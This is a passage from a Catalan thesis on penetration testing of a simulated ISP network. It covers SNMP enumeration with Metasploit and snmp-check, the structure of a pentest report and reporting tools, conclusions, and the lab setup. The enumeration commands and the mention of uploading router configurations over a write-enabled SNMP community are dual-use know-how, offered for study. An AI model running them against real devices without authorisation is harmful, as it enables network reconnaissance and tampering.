COMANDES

- Metasploit

```
set RHOST <adreça>

set RPORT <port>

spool <path>
```

- SNMP-Check

```
snmp-check <opcions> -c <communitystring> <adreça>
```

OPCIONS I PARÀMETRES ESPECIALS

- `RHOST`: objectiu/s
- `RPORT` port a utilitzar
- `-c:` community string
- `-w:` comprovar permisos d'escriptura

EXECUCIÓ

- Metasploit

  S'inicia el mòdul de Metasploit i s'estableixen les variables necessàries abans d'executar. S'utilitza el mòdul *spool* per dirigir la sortida de Metasploit a un arxiu.

```
use /auxiliary/scanner/snmp/snmp_enum

set RHOST 100.64.0.1

set RPORT 161

spool /home/fcodinap/Desktop/tfg/EXPLO/snmp/ms_snmp_enum.txt

run
```

- Snmp-check

  S'executa la comanda i es redirigeix la sortida

```
snmp-check -w -c public 100.64.0.1 > snmp_check.txt
```

Ambdós eines retornaran pràcticament el mateix fitxer, on es podrà observar la configuració del dispositiu i del que es podrà extreure informació addicional. Si el que es desitja és realitzar

un anàlisi més específic, es poden obtenir tots els objectes del MIB mitjançant *snmpwalk <OID>* i/o utilitzant eines com *MIB Browser*[156]

***Nota:*** *Accions addicionals una vegada s'han descarregat els MIB i revisat les configuracions és la càrrega de fitxers de configuració mitjançant tftp i SNMP. Per a fer-ho s'ha de disposar d'una community string amb permisos d'escriptura (WR) i s'utilitzarà el mòdul cisco_upload_file de Metasploit per carregar aquesta informació al dispositiu. Aquest mòdul però, no funcionarà correctament si s'executa darrera de NAT i per tant no s'ha contemplat realitzar un exemple ja que no existeix un vector a la xarxa des d'on poder realitzar aquesta explotació. Tot i així aquesta és una eina que cal conèixer en cas de trobar-se en un entorn que fes viable la seva execució. Més informació sobre l'ús del mòdul a Cisco IOS SNMP File Upload(TFTP)*[157]*.*

## 3.6. FASE 5: INFORME

Al llarg de les fases d'un pentest es recopilarà informació, s'analitzaran vulnerabilitats i s'explotaran totes aquelles possibles, ara bé, l'objectiu final de totes aquestes accions i del pentest és el d'obtenir uns resultats que poder presentar en forma d'informe, tan detallat com es cregui necessari o hagi sol·licitat el propi client. Aquests informes poden o hauran d'incloure resums per a cada fase, accions dutes a terme, problemes de seguretat detectats, informació a la que s'ha tingut accés i en molts de casos recomanacions per a la millora de la seguretat del sistema que s'ha posat a prova. A banda del contracte de serveis inicial establert amb el client, l'únic que diferencia un pentest de l'atac perpetrat per un adversari real és precisament la presentació de resultats dels atacs.

Tal i com s'ha descrit en anteriors apartats, l'informe realitzat en aquesta última fase pot trobar-se en diferents formes, una més tècnica dirigida cap al personal especialitzat o encarregat de la seguretat de l'empresa i una més generalista o estadista enfocada cap a departaments de direcció o legals del client, que seran a fi de comptes els que prendran les decisions finals sobre les accions a dur a terme en base a les problemàtiques presentades en aquest informe o faran ús d'aquest informe a l'hora de complir certs estàndards reguladors com els de protecció de dades entre d'altres.

Aquests informes es poden crear a partir de plantilles existents o crear-ne un de personalitzat que inclogui aquelles necessitats del client que es puguin haver inclòs en el *SOW*. En aquest capítol es presenta un breu resum de les característiques principals d'un informe de resultats d'un pentest així com un estudi d'algunes eines de les que es disposen per a la realització d'aquests.

### ESTRUCTURA D'UN INFORME

L'informe d'un pentest ha de cobrir no només els resultats finals sinó totes les fases i accions dutes a terme, així doncs, per a cada fase de l'auditoria s'haurà de generar el seu apartat

[156] *iReasoning MID Browser, iDeskCentric - iReasoning*
[157] *Cisco IOS SNMP File Upload, Auxiliary Metasploit Modules Library - InfosecMatter*

corresponent. Seguint el procés i fases descrits en aquest treball, es pot descriure la següent estructura d'informe:

- **Introducció**
  - Dades sobre el client
  - Avisos Legals
  - Altres

  Apartat inicial on poden aparèixer entre d'altres informació de caire legal o dades sobre el contracte amb el client i part o la totalitat del SOW.

- **Objectius inicials**
  - Metodologia
  - Tipus de pentest
  - Informació inicial proporcionada per el client
  - Descripció inicial de la xarxa i altres coneixements

  S'hi pot trobar descrit l'aproximació realitzada (atac intern o extern), tipus de pentest (caixa negra, gris o blanca) i altres detalls com nom del domini o adreces des de les que s'ha iniciat el primer contacte.

- **Recopilació d'informació**
  - Procediments utilitzats
  - Tipus d'informació trobada i descripció d'aquesta
  - Implicació d'aquesta informació en problemes de seguretat
  - Classificació i definició de les problemàtiques que pot generar la divulgació pública d'aquesta
  - Enumeració d'aquesta si el client ho sol·licita
  - Recomanacions i bones pràctiques referents a la informació d'accés públic

  A banda de la descripció sobre els procediments i eines, inclourà un annex amb tota aquella informació recopilada i classificada.

- **Anàlisi de Vulnerabilitats**
  - Enumeració de les vulnerabilitats trobades
  - Descripció de la vulnerabilitat
  - Nivell o valoració (en base a criteris específics o escales de valoració estàndard)
  - Elements afectats
  - Conseqüències de l'explotació d'aquestes vulnerabilitats

  Aquelles vulnerabilitats considerades de risc o molt alt risc es poden desenvolupar en apartats individuals. La resta poden expressar-se en forma de taula amb camps com la seva severitat, el nom CVE si escau i una descripció breu.

- **Explotació del sistema**
  - Explotacions
  - Elements implicats (Dispositius o protocols en el cas d'una xarxa)

- Eines
- Procediments
- Resultats
- Prova de concepte (captures de pantalla, informació obtinguda o exemple del procediment)
- Conseqüències de la explotació duta a terme.
- Explotacions sense èxit (aquelles on el sistema de seguretat es troba ben implementat)

Per aquelles explotacions que poden suposar un problema per a la seguretat de la xarxa és possible que calgui desenvolupar una guia pas-a-pas per a que el departament tècnic del client pugui reproduir i entendre millor la problemàtica generada per l'atac. Altrament pot resultar interessant incloure en un annex aquelles comandes i configuracions utilitzades així com una línia temporal o cadena en la que es pugui observar els diferents atacs emprats al llarg del procés de la fase d'explotació. Captures de pantalla o vídeos sobre procediments també es poden incloure en un apartat a l'annex.

- **Informe general**
  - Valoració general de la seguretat de la xarxa
  - Recomanacions específiques i generals per a millorar la seguretat d'aquesta
  - Classificació d'aquestes recomanacions en forma d'objectius (curt, mig i llarg termini) en funció de la gravetat de cada element o puntuacions en escales de gravetat com *CVSS* o *CVE*.
  - Si escau, valoració en base a estàndards legals per determinar si la seguretat del sistema compleix amb els requisits
  - Si escau, modificacions necessàries per complir amb aquests requisits

Es detallen les conclusions de manera global tenint en conte els resultats de totes les fases. Valoracions personals i/o subjectes a escales de gravetat aniran acompanyades de recomanacions per millorar la seguretat de la xarxa. Es poden incloure estadístiques del pentest a mode de resum i per poder utilitzar aquests en un futur, comparant-los amb altres resultats de pentest sobre la mateixa xarxa (evolució històrica).

- **Annex**
  - Documentació generada al llarg del procés

Totes aquelles proves de concepte, informació recopilada, captures de pantalla o arxius obtinguts o generats durant el pentest es poden trobar en aquest apartat.

EINES I AUXILIARS

La fase de creació d'informe no comença al acabar l'explotació d'una xarxa sinó que es tracta d'un procés present en totes les fases tant bon punt s'inicia el pentest. La recopilació de notes, la classificació de la informació, captures de pantalla com a prova d'explotacions, les fonts d'informació consultades i moltes d'altres accions no només ajudaran a generar un informe acurat i amb detall sinó que en facilitaran la seva redacció si s'ha tingut cura d'enregistrar cada moviment i cada procés dut a terme.

Si bé existeixen eines o *frameworks* que ajuden a la preparació de les dades recopilades o la generació d'alguns documents o apartats mencionats a l'estructura anterior, la major part d'aquest informe final es pot redactar sense *frameworks* especialitzats o eines específiques, simplement utilitzant eines bàsiques d'ofimàtica. Tot i així, a continuació s'inclou una llista d'aquelles eines de més interès que s'han trobat a l'hora de realitzar la documentació sobre aquest apartat, que poden aportar valor al contingut d'un informe de pentest o facilitar la creació d'aquest a partir de totes les dades que s'han anat recopilant al llarg del procés. Cal notar que algunes d'aquestes eines requereixen de subscripció o pagament i per tant no entrarien dins dels objectius d'aquest treball sobre treballar amb eines gratuïtes o d'accés obert. La majoria d'aquelles que sí són *OpenSource* tenen el mateix procés d'instal·lació i funcionament. A través d'instàncies de *Docker*[158] s'inicia un *backend* amb una base de dades i un *front-end* des del que anar inserint la informació del pentest i poder generar l'informe.

- **Serpico[159]:** Eina que agilitza la inclusió d'elements a un informe i permet la generació automàtica d'aquest a banda d'altres possibilitats com la de crear una presentació. Més informació i casos d'ús al canal de *Youtube* del creador de l'eina *Willis Vandevanter*[160].
- **Dart[161]:** Tot i que no es troba desenvolupada completament, aquesta és un exemple d'eina col·laborativa per la generació i gestió de documents generats al llarg d'un pentest i que facilita les tasques de generació d'informes.
- **Kvasir[162]:** Centrada sobretot en la fases d'escaneig i d'anàlisis de vulnerabilitats, aquesta eina que permet treballar amb escàners com Nessus o nmap emmagatzemarà la informació generada per aquestes i en facilitarà el seu anàlisi i inclusió a l'informe.
- **Plextrac[163]:** Eina en aquest cas propietària, en forma d'aplicació molt més elaborada (visual i funcional) amb la que es pot anar treballant al llarg de totes les fases d'un pentest per emmagatzemar, gestionar i desenvolupar les diferents accions dutes a terme de cara a generar un informe.
- **PwnDoc[164]:** Eina semblant a *Sepico* o *Blackstone Project*[165]*(Eina no inclosa en aquest recull però realment interessant)*. Permet la creació de plantilles a partir de les quals es pot reduir el temps i els errors a l'hora de generar un informe.
- **Faraday[166]:** Eina centrada principalment en la gestió de vulnerabilitats, la classificació d'aquestes i la generació de la documentació pertinent per afegir a l'informe.
- **Dradis[167]:** Una altra eina propietària que ofereix una versió gratuïta (*community*) amb funcionalitats reduïdes. Permet el treball en col·laboració i disposa d'una interfície de fàcil navegació i que permetrà treballar sobre l'informe i els components que el compondran a mida que es va realitzant el pentest.

---

*158 Docker Containers – Docker Telepresence*
*159 Simple Report Writing and Collaboration Tool, SERPICO – SerpicoProject Github Repository*
*160 Willis Vandervanter – @wvandevanter Youtube Channel*
*161 A Documentation and Reporting Tool, DART – lmco Github Repository*
*162 Web2Py Pentest Data management Tool, Kvasir – KvasirSecurity Github Repository*
*163 Pentest Reporting Engine, PlexTrac - PlexTrac*
*164 Pentest Reporting Aplication, PwnDoc – pwndoc Github Repository*
*165 Automate report drafting and submiting, Blackstone Project – micro-joan Github Repository*
*166 OpenSource Vulnerability Manager, Faraday – infobyte Github Repository*
*167 OpenSource Security project framework, Dradis Community Edition - Dradis*

A banda d'aquesta selecció d'eines que es poden trobar per internet, cal recordar que moltes de les utilitzades durant les fases del pentest també permeten l'emmagatzematge de proves o resultats com és el cas de la base de dades de *Metasploit*. En tot cas, sigui quina sigui l'eina o eines escollides per a la generació de l'informe, caldrà que aquesta permeti detallar el màxim possible i incloure tota la informació necessària d'una manera clara i de fàcil lectura perquè el client obtingui el millor valor possible de tot el procés del pentest.

# 4. CONCLUSIONS I TREBALLS FUTURS

## 4.1. SOBRE ELS RESULTATS DEL TREBALL I ALTRES COMENTARIS

La recerca sobre el procés de pentest en xarxes ISP ha portat a fer un repàs de tots aquells conceptes bàsics i necessaris sobre xarxes, eines i tècniques per poder dur a terme l'anàlisi de l'estat en seguretat d'una xarxa i s'observa com tot i que les xarxes de diferents entorns poden ser en un principi molt semblants, cadascuna requereix d'un procediment molt específic. Aquesta recerca ha anat acompanyada de l'aprofundiment en la naturalesa de l'arquitectura i necessitats de la xarxa d'una ISP local, de tipologia senzilla però de gran complexitat en quant a les mesures de seguretat que ha d'incorporar i a la gestió d'aquesta per a una implementació segura i un funcionament correcte.

Amb respecte al camp de la seguretat informàtica de *pentesting*, s'ha pogut realitzar una introducció i estudi a aquest món i s'ha pogut profunditzar en eines, metodologies, processos i tècniques pròpies del camp. Cal remarcar en referencia als pentest que es tracta d'un camp en continu desenvolupament amb amplia base de fonts d'informació, però de baixa qualitat o moltes vegades copies exactes unes d'altres. Tot i així manca informació de qualitat que faci referencia al món del pentesting. És cert que existeixen recursos d'accés lliure com els que es poden trobar a la bibliografia, però no deixen de ser contribucions privades i personals de professionals del camp i no pas recursos al nivell dels que es podrien trobar per exemple en estudis superiors dedicats a la seguretat informàtica. En quant a les fases que componen un pentest s'ha pogut veure de la importància de cadascuna d'aquestes: Pre-Engagement, Enumeració i Escaneig, Anàlisi de Vulnerabilitats, Explotació i Report.

La fase de Pre-Engagement és extremadament important que el client transmeti quines són les seves preocupacions i objectius per a la contractació del servei, a les fases de reconeixement i enumeració s'ha observat la enorme transcendència de la informació i com l'obtenció d'aquesta mitjançant escaneigs actius amb eines com NMAP o Shodan o tècniques d'obtenció d'OSINT com lookups obren la porta a l'explotació d'una xarxa. En quant a la fase d'anàlisi de vulnerabilitats s'ha pogut observar com aquesta no te la mateixa rellevància que en pentest d'altres tipus, tot i així pot ser de gran utilitat a l'hora d'establir un pla d'actuació. Per últim, a la fase d'explotació s'ha pogut observar que no existeix una única manera d'explotar un protocol o dispositiu i que per molt que es disposi d'eines *Point-and-click* com alguns mòduls de Metasploit és necessària una tasca de documentació i assimilació de coneixements prèvia. Com element diferenciador del pentest d'una xarxa ISP a d'altres tipus de pentest és que la majoria d'atacs no es realitzaran a partir d'una vulnerabilitat coneguda en les bases de dades CVE (salvant algunes excepcions) sinó que es basaran en l'explotació de les comunicacions que es puguin capturar entre dos dispositius i la informació que se'n pugui extreure. Si s'hagués de definir de manera molt simplificada de l'atac a la xarxa d'una ISP seria el següent: Obtenir Informació sobre la xarxa, Intentar trobar i accedir a dispositius de distribució i repetir. Així doncs un dels punts més rellevants de cara a disposar d'una bona seguretat per una xarxa d'aquestes característiques és la de resultar el més transparent possible i evitar donar a conèixer la possible topologia.

Pel que fa a l'estudi sobre procediments, tècniques i eines en general, s'ha pogut aprofundir en moltes d'aquestes, tot i així donada la quantitat d'entorns diferents que es poden trobar(no hi ha cap xarxa igual), no ha sigut possible poder estudiar totes les eines disponibles i s'han centrat esforços en aquelles que podien tenir el major impacte en una xarxa com la que s'ha

plantejat. Entre d'altres destaquen l'explotació de dos dels protocols que més importància poden tenir a la xarxa d'una ISP: OSPF com a IGP i PPPoE així com una eina molt versàtil com és la llibreria de Scapy per Python. En ambdós casos s'han plantejat possibles explotacions a partir del seu funcionament mitjançant Scapy i tot i que no s'ha pogut aprofundir en atacs molt elaborats si que s'ha pogut demostrar que qualsevol atac amb èxit sobre aquests protocols pot resultar crític per la xarxa. Per altra banda, l'estudi que s'ha realitzat sobre el Metasploit framework ha resultat molt interessant: integració d'eines i diversitat d'aquestes, transversalitat d'ús en múltiples fases d'un pentest, generació de documentació, flexibilitat i facilitat d'ús o d'altres. L'eina en sí és tot un compendi d'altres eines no només per a l'explotació sinó per a moltes de les fases d'un pentest considerada com una eina bàsica per a qualsevol professional del camp de la seguretat.

En relació al plantejament de l'ús d'una simulació com ha sigut el cas amb GSN3, aquesta ha requerit de certa corba d'aprenentatge i que aquesta eina i d'altres similars descrites aporten un valor per a la formació de futurs professionals en l'àrea del *pentesting* així com per a entorns com el que s'ha plantejat en aquest estudi. La flexibilitat d'aquesta eina no només ha permès aprofundir en la naturalesa de les xarxes ISP sinó que a l'hora d'estudiar el funcionament i possibles atacs a protocols de xarxa ha permès de la construcció d'escenaris i entorns específics, que simplificaven l'execució d'aquests atacs. Tot i així ha quedat pendent de posar a prova amb GSN3 l'ús de routing suites com Bird o FRRouting, que s'han arribat a descriure però no s'han pogut incloure a la màquina atacant.

En general, es pot afirmar que s'ha aconseguit realitzar una aproximació satisfactòria al camp de la seguretat informàtica ofensiva sobre xarxes ISP. Al tractar-se d'un tema en continu desenvolupament és un repte mantenir-se actualitzat en les eines i tècniques relacionades amb aquest camp, però el coneixement d'aquestes només es una part del repertori de característiques, qualitats o habilitats de les que ha de disposar un *pentester*. El coneixement sobre tecnologies com són els protocols de xarxa i de com aquests funcionen, així com la capacitat d'adaptació i la creativitat a l'hora de trobar solucions són les característiques principals que permeten dur a terme amb èxit un pentest de qualitat i exhaustiu i que diferencien aquest procés d'altres mecanismes d'anàlisi de la seguretat d'un entorn com en serien els anàlisis de vulnerabilitats o auditories automatitzades. Per altra banda ha quedat clar a través de l'estudi de diferents atacs que els elements més importants a protegir d'una xarxa d'aquestes característiques són principalment els dos que permeten a un atacant realitzar accions de disrupció de servei: La mida de la superfície exposada disponible i la protecció d'accés privilegiat a dispositius. Una xarxa més transparent per a l'usuari (o atacant) així com una correcta implementació de mecanismes d'accés limitarà en gran mesura les possibilitats d'atacs.

Amb tot, el resultat final d'aquest treball reflecteix perfectament l'objectiu principal que s'havia plantejat: l'aprofundiment en el camp de la seguretat informàtica de xarxes.

## 4.2. CANVIS EN EL SEGUIMENT DEL PROJECTE I ALTRES CONTRATEMPS

Tot i haver seguit en gran mesura la planificació inicial del projecte, al llarg del desenvolupament d'aquest han anat apareixent decisions i esdeveniments que n'han modificat lleugerament aquesta. Un dels primers elements que s'ha hagut de tractar i que ha canviat en gran mesura la memòria presentada és la limitació de temps per a la realització

d'aquest treball respecte la gran quantitat d'eines, procediments i tècniques que s'han anat trobant. No hi havia temps o espai en aquesta memòria per poder incloure tot aquest contingut sense apartar-se de l'abast establert a l'inici del treball i probablement no poder acabar aquest abans de la data d'entrega establerta.

Un segon element que ha modificat la planificació és la limitació de recursos tant de memòria com de capacitat de processament dels que es disposava per a la simulació amb GSN3, risc que no es va valorar correctament a la planificació del treball. Degut a això, s'ha decidit limitar la quantitat d'elements disponibles a la xarxa i per tant el nombre de versions de xarxes utilitzades per a provar tècniques i eines s'ha reduït a 4, quan inicialment s'havia plantejat crear noves versions cada setmana, afegint elements addicionals en cada una d'aquestes revisions. Aquest fet pot haver limitat la qualitat de les proves realitzades sobre les simulacions, tot i així, considerem que l'estat en el que es troba la xarxa 4 (TFG_ISP), és molt similar a la xarxa descrita per la ISP, emula prou bé una xarxa tipus i per tant valida gran part de les tècniques utilitzades així com permet l'aprofundiment i l'estudi de la xarxa d'una ISP.

Per últim, s'han eliminat alguns apartats i continguts que després de la seva realització i revisió s'ha cregut que es desviaven de l'abast i naturalesa del treball i per tant no aportaven valor a aquesta memòria. Un d'ells és el d'exemples d'atacs que s'havia plantejat a l'apartat teòric. S'ha cregut convenient retirar l'apartat doncs aquest, tot i aportar informació sobre tècniques i possibles eines utilitzades per atacants, no aportava res que no es pogués assolir a l'hora d'estudiar eines en les fases d'escaneig, enumeració i explotació.

## 4.3. TREBALLS FUTURS

Al llarg del desenvolupament d'aquest treball i una vegada finalitzat aquest han anat sorgint dos possibles projectes d'interès, ambdós promoguts en gran part per la dificultat que s'ha trobat durant la cerca d'informació sobre tècniques i aplicació d'aquestes en xarxes molt específiques com era el cas de protocols com BGP, PPPoE o OSPF i que podrien arribar a combinar-se en un sol projecte tot i que per la seva magnitud s'ha considerat que s'haurien de desenvolupar en un projecte apart.

En primer lloc es troba l'aprofundiment en l'ús d'eines de simulació com GSN3 per generar laboratoris específics com els que es poden trobar a l'apartat *Labs*[168] del seu lloc web. Aquests poden ser de molta utilitat per executar procediments parcials o totals de pentest sobre diferents tecnologies, ajudant així a millorar la formació sobre seguretat informàtica i l'estudi o descobriment de futurs atacs a aquests protocols. Aquest laboratoris es podrien desenvolupar amb certes vulnerabilitats o deficiències en seguretat i addicionalment el seu ús es podria estendre a exercicis de *CTF* per acompanyar una formació teòrica en seguretat informàtica amb una posada en pràctica dels coneixements. Alguns dels reptes d'aquests treballs serien entre d'altres l'ús d'imatges de dispositius d'accés gratuït per que qualsevol usuari pogués fer ús dels laboratoris i la possibilitat de disposar de recursos al núvol per executar aquestes simulacions, eliminant així una de les barreres que han limitat aquest treball com ha sigut la manca d'aquests recursos. El producte resultant intentaria emular en certa manera la

[168] *GSN3 Marketplace – GSN3*

tendència actual de disposar de laboratoris pràctics que estan apareixent com és el cas de HackTheBox i d'altres, cada vegada més utilitzats per estudiants i futurs professionals de la seguretat informàtica per guanyar capacitats i experiència en els processos de pentest o la realització de certificacions específiques per al camp.

Per altra banda, i inspirant-se entre d'altres per la feina realitzada a projectes com HackTricks[169] o Ptest Method[170], la creació d'un compendi d'eines, tècniques i exemples que pugui incorporar tot aquell contingut al que no s'ha pogut donar espai en aquest treball seria un projecte personal en el que m'agradaria seguir treballant. Degut a la proposta plantejada per aquest treball així com les limitacions d'abast que suposen la realització d'aquest en l'espai de 3 mesos, considero gairebé necessària l'ampliació de continguts. Documentar tot aquest procés continu d'aprenentatge, on poder compartir experiències i coneixements de manera oberta i gratuïta podria ser d'utilitat per a futurs estudiants que com en el meu cas, s'aproximen per primera vegada a la seguretat informàtica ofensiva.

Tal i com s'ha comentat, ambdós projectes podrien acabar unint-se per obtenir un resultat que englobi contingut i espai on dur a la pràctica aquest contingut i espero que si el temps i les circumstàncies ho permeten, els projectes que neixen d'aquest treball es puguin dur a terme en un futur.

[169] *HackTricks, Carlos Polop – HackTricks Book*
[170] *Ptest Method, Villalongue Maxime – Ptest Method Documentation*

# 5. ANNEXES

## I. ENTORN

### DEFINICIÓ I DISSENY DE L'ENTORN

Per dur a terme parts del treball es necessitarà d'un entorn on executar per una banda la simulació de la xarxa així com un lloc on realitzar l'estudi d'eines i l'execució d'algunes tècniques. Per facilitat d'ús, portabilitat i eines disponibles, la millor opció és configurar l'entorn completament en un espai virtual. Aquest per una banda permetrà executar l'auditoria en un entorn controlat i reproduïble i per altra banda permetrà obtenir un conjunt de configuracions que es podran exportar per a poder presentar com a mostra i concepte de la feina realitzada al llarg del treball de fi de grau.


Dins d'aquest entorn s'hi simularà la xarxa mitjançat un programari especialitzat. Aquesta simulació ha de complir dos requisits mínims. El primer és el de poder crear, configurar i enllaçar els diferents dispositius físics i virtuals que la xarxa de la *ISP* tindrà: **encaminadors**, **commutadors**, ***end points***, **servidors**, **controladors de xarxa** i **d'altres** que es necessitin a mida que es realitzi el disseny de la xarxa i en base al que la *ISP* amb la que es col·labora pugui indicar o recomanar. En segon lloc es necessitarà que aquest entorn permeti dur a terme monitoratge de la xarxa i les accions dutes a terme dins d'aquesta, ja sigui mitjançant interfícies virtuals o per accés remot, s'hauria de poder accedir a la xarxa des d'un dispositiu extern.

En quant a l'auditoria, es farà ús d'algun sistema operatiu o *framework* que permeti el major nombre de possibilitats a l'hora de dur-la a terme. Aquesta s'haurà de poder connectar a l'entorn, o bé dins la pròpia xarxa o be en una màquina virtual pròpia que pugui tenir accés a la xarxa simulada. Idealment, la imatge virtual s'haurà de poder exportar i haurà de poder disposar de persistència, ja que al anar desenvolupant l'aprenentatge de diferents eines i tècniques de manera progressiva, es necessitarà emmagatzemar tot un conjunt de dades. És possible que es necessiti d'alguna eina de monitoratge, tant de la xarxa com de l'auditoria i de la interacció entre aquestes dues. Per tant no es descarta crear un tercer espai virtual on poder instal·lar eines de monitoratge amb les que poder enriquir la documentació generada per el treball i millorar així el anàlisi final de l'auditoria i el TFG.

Un possible esquema de l'entorn que es planteja inicialment seria el següent, on es poden trobar els elements descrits, mínims i necessaris per a l'execució de l'apartat pràctic:

- Espai virtual on executar la xarxa
- Espai Virtual on executar les eines de l'auditoria
- Simulació de *end points* o usuaris (dins la pròpia xarxa o connectant-se des de fora d'aquesta)

- Espai des d'on monitoritzar els esdeveniments de la interacció entre xarxa i auditoria




*Il·lustració 48 - Esquema de l'Entorn, Apartat Pràctic*

## SEL·LECCIÓ D'EINES

Una vegada definides les necessitats de l'entorn, en primer lloc caldrà identificar alguns aspectes a tenir en conte a l'hora de seleccionar les eines que s'utilitzaran. Aquests són principalment els que es poden veure a la següent llista:

- Programari Lliure o amb possibilitat d'una subscripció gratuïta
- Coneixement, capacitats i experiència previs amb l'eina o en el seu defecte, corba d'aprenentatge menor.
- Documentació disponibles de l'eina ja sigui en línia o de manera física
- Requisits d'execució. Es prioritzarà un entorn que disposi d'un consum de recursos menor (RAM, CPU i memòria), mínim i acceptable per a la posada en pràctica d'aquest i la possibilitat de replicar-ho en d'altres dispositius
- Dependències amb d'altres eines de l'entorn.

A continuació es detallen diferents opcions per a cada element i l'elecció final d'aquest en funció dels punts anteriors. No és objecte d'aquest capítol descriure i profunditzar en el funcionament d'aquests ja que s'entrarà en més detall sobre les eines al llarg del treball.

## VIRTUALITZACIÓ

Al llarg del Grau d'Enginyeria Informàtica s'ha fet ús de tres eines de virtualització, que seran les que es contemplaran per aquest treball, en primer lloc perquè totes elles disposen de versions gratuïtes o ho són completament: **Oracle VM VirtualBox**, **VMWare Workstation**, **QUEMU**.

*VirtualBox d'Oracle*[171] i *Workstation Player de VMWare*[172] han sigut sens dubte les eines de virtualització que més s'han emprat al llarg del grau sobretot a l'hora d'instal·lar-hi sistemes operatius Linux o instal·lar-hi servidors i treballar amb aquests, mentre que *QUEMU*[173] s'ha emprat en assignatures de la branca d'arquitectura de computadors.

L'elecció per aquesta eina serà *VMware*, no tant per la puntuació rebuda en els quatre primers apartats sinó base a l'últim punt, el de dependències, ja que com es veurà mes endavant, VMware és el millor sistema per *virtualitzar* i executar la simulació de la xarxa.

### SIMULACIÓ DE LA XARXA

Per a la simulació de xarxa s'han contemplat tres opcions que permetran la simulació i posada en funcionament d'una xarxa: VIRL[174] de Cisco, EVE-NG[175] i GSN3[176]. De totes elles l'única completament lliure i gratuïta és *GSN3*, ja que *EVE-NG* disposa d'una versió gratuïta però amb certes limitacions. Totes elles són eines que utilitzen la virtualització per simular el funcionament dels dispositius (*routers*, encaminadors, interfícies i d'altres elements de xarxa) i per això es necessitarà d'imatges per a aquests.

En primera instància s'ha pensat en imatges de *Cisco* ja que al llarg del grau a les assignatures de xarxes són les que s'han conegut i practicat. Però no és possible fer ús d'aquestes ja que són propietàries. Per tant s'ha hagut de buscar una altra opció i aquesta ha sigut la de *VYOs*[177]. Es tracta de programari lliure que es pot descarregar sense problemes i tot i que les comandes de configuració canvien respecte les de *Cisco*, existeix molta documentació al respecte i totes les funcionalitats que es volen donar a la xarxa es podran implementar amb aquests dispositius. Tot i així, si es pogués arribar a tenir accés a imatges de *Cisco*, s'utilitzarien aquestes per davant de les de *Vyos*. Per últim, cal notar que *GSN3* treballa molt millor amb *VMware* i és per això que s'ha realitzat l'elecció d'aquesta eina de virtualització al punt anterior.

***Nota**: S'han aconseguit imatges de Cisco IOSv que són les que al final s'utilitzaran.*

### PENTEST, EINES I EXEMPLES D'ÚS

Per a l'apartat pràctic es farà un ús ampli d'eines que en la majoria de casos són lliures o de les que existeix programari lliure que realitza la mateixa funció. En aquest punt de selecció d'eines no era tan important seleccionar quines es farien servir sinó quina plataforma o sistema operatiu s'utilitzaria, ja que les eines s'escolliran als apartats pràctics dedicats al procés de pentesting en funció de l'estudi que es realitzi sobre tipus d'atacs.

Per tant en aquest punt només s'ha plantejat la selecció del sistema operatiu sobre el que es treballarà. Les característiques més importants a l'hora de decidir-se han sigut: facilitat d'ús i

---

171 *Oracle VM Virtual Box, Oracle*
172 *VMware Workstation Player, VMware*
173 *Open-Source Machine Emulator and Virtualizer, QUEMU*
174 *Virtual Internet Routing Lab, Cisco*
175 *Emulated Virtual Environment – Next Generation, EVE.*
176 *GSN3, SolarWinds Worldwide*
177 *Open-Source Router and Firewall Platform, VYOS.io*


documentació, experiència prèvia i sobretot, consum de recursos. Aquesta última característica és realment important ja que a l'hora de dur a terme l'auditoria, aquest s'executarà dins de la simulació i per tant haurà de compartir recursos de memòria i processament amb la xarxa.

